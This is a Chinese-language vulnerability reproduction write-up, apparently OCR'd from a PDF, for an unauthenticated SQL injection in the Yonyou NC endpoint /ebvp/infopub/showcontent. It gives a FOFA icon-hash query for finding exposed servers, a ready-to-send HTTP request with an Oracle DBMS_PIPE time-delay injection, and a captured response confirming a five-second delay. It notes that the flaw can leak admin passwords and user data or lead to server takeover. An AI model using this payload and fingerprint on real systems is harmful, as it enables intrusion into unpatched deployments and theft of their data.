
Y4-80用友-NC-SQL

漏洞描述：

用友NC /ebvp/infopub/showcontent 接口处存在SQL注入漏洞，未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息（例如管理员后台密码、站点用户个人信息）之外，攻击者甚至可以在高权限下向服务器写入命令，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：


FOFA：icon_hash="1085941792"

漏洞复现：

payload：

```
GET /ebvp/infopub/showcontent?id=1'+AND+1=DBMS_PIPE.RECEIVE_MESSAGE(1,5)-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: identity
Connection: close
Content-Type: text/xml; charset=utf-8
```

效果图:
延时5秒


Request
数据包扫描
美化
热加载
构造请求
GET /ebvp/infopub/showcontent?id=1'+AND+1=DBMS_PIPE.RECEIVE_MESSAGE(1,5)--+HTTP/1.1
Host :
:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: identity
Connection: close
Content-Type: text/xml; charset=utf-8
Responses
55411bytes / 5122ms
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=66FE9E25F71808BF4F7
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html;charset=UTF-8
Date: Sat, 20 Apr 2024 05:19:29 GMT
Connection: close
Content-Length: 55411
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.
"http://www.w3.org/TR/html4/loose.